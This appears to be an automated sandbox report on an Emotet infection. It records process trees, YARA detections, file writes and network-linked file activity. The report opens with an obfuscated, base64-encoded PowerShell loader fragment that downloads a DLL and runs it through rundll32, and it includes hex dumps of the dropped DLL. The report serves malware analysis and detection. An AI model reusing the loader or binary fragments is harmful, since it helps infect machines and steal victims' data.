AAkAEgAYwA2AGMANgB1AHkAIAArACAAJABIADgAOQBaACkAOwAkAEUANwA1A FYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBvAHIAZ QBhAGMAaAAgACgAJABDAGoAawBlADAAbABlACAAaQBuACAAJABHAHIANgB4A F8AaABfACkAewB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBPAGIAa gBlAGMAJwArACcAdAAnACkAIABzAHkAUwB0AGUAbQAuAE4AZQB0AC4AVwBFA GIAYwBMAEkARQBuAHQAKQAuACIAZABvAHcAYABOAGwATwBgAEEAYABEAGYAS QBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQAsACAAJABXADcAaQBvADAAdwBnA CkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBTACcAK QApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUAbQAnA CkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABoACIAI AAtAGcAZQAgADQAMwAxADIANgApACAAewAmACgAJwByAHUAbgAnACsAJwBkA CcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAoACcAQ wBvAG4AJwArACcAdAByAG8AJwApACsAKAAnAGwAJwArACcAXwBSAHUAJwApA CsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJAG4AZ wAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAnACsAJwA0ACcAKQArA CcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4ACcAK wAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAMQA3AE0APQAoA CcASwA3ACcAKwAnADkAVQAnACkA
Imagebase:	0x13f590000
File size:	473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2096095535.0000000000296000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2096289799.0000000001BD6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\C3re5c3\Di_p3c9	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8AABEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e8 53 77 54 e8 2d 00 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e8 d0 77 54 e8 f6 b1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00	MZ.....................@..... ....!..L.!This program cannot be run in DOS mode.... $.........:..wT..wT..wT......w T......wT......wT.-....wT.-... .wT..wU.SwT.- ....wT......wT... ...wT......wT..w...wT......wT. Rich.wT........	success or wait	1	7FEE8AABEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	8744	5e 33 c0 5b 8b e5 5d c2 18 00 6a 04 68 00 30 00 00 57 ff 73 34 ff 15 5c d0 00 10 8b f0 89 75 f8 85 f6 75 18 6a 04 68 00 30 00 00 57 50 ff 15 5c d0 00 10 8b f0 89 45 f8 85 f6 74 24 6a 34 6a 08 ff 15 78 d0 00 10 50 ff 15 70 d0 00 10 8b f8 85 ff 75 20 68 00 80 00 00 50 56 ff 15 80 d0 00 10 6a 0e ff 15 6c d0 00 10 5f 5e 33 c0 5b 8b e5 5d c2 18 00 89 77 04 0f b7 43 16 8b 4d fc c1 e8 0d 83 e0 01 89 47 14 8b 45 10 89 47 1c 8b 45 14 89 47 20 8b 45 18 89 47 24 8b 45 1c 89 47 28 8b 45 d8 89 47 30 ff 73 54 ff 75 0c e8 41 f9 ff ff 85 c0 0f 84 02 01 00 00 6a 04 68 00 10 00 00 ff 73 54 56 ff 15 5c d0 00 10 ff 73 54 8b f0 ff 75 08 56 e8 6a 02 00 00 8b 55 08 8b 4d fc 8b 42 3c 83 c4 0c 03 c6 8b 75 f8 57 53 ff 75 0c 89 07 52 89 70 34 e8 29 f9 ff ff 85 c0 0f 84 ba 00 00 00	^3.[..]...j.h.0..W.s4..\..... u...u.j.h.0..WP..\.....E...t$ j4j...x...P..p.....u h....PV .....j...l..._^3.[..]....w... C..M.....G..E..G..E..G .E.. G$.E..G(.E..G0.sT.u..A..... .....j.h.....sTV..\....sT...u.V. j....U..M..B<.....u.WS.u...R. p4.).....	success or wait	6	7FEE8AABEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8A3A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	6	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8AABEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2848 Parent PID: 2548

General

Start time:	08:48:44
Start date:	06/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL
Imagebase:	0xff2c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	64	success or wait	1	FF2C27D0	ReadFile
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	264	success or wait	1	FF2C281C	ReadFile

Analysis Process: rundll32.exe PID: 960 Parent PID: 2848

General

Start time:	08:48:45
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL
Imagebase:	0xa40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2100426425.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2100502394.0000000000241000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2836 Parent PID: 960

General

Start time:	08:48:46
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vgmfknuplwnwb\hrwkllpxgkmn.qzu',Control_RunDLL
Imagebase:	0xa40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2102461185.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2102499691.00000000001E1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2932 Parent PID: 2836

General

Start time:	08:48:47
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jpacxmsgxplznz\gypawljxnacjh.cvj',Control_RunDLL

Imagebase:	0xa40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2103478043.0000000000170000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2103529081.0000000000191000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3068 Parent PID: 2932

General

Start time:	08:48:48
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Crppsin\fgsajt.gvd',Control_RunDLL
Imagebase:	0xa40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2105453444.0000000000231000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2105397432.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2864 Parent PID: 3068

General

Start time:	08:48:49
Start date:	06/01/2021

Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fohbyq\ikksw.jnv',Control_RunDLL
Imagebase:	0xa40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2347135822.0000000000231000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2347096157.0000000000210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2484C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2484C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2484C0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2484C0	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2484C0	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2484C0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2484C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2484C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2484C0	HttpSendRequestW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Fohbyq\ikksw.jnv	cannot delete	1	24AAAA	DeleteFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis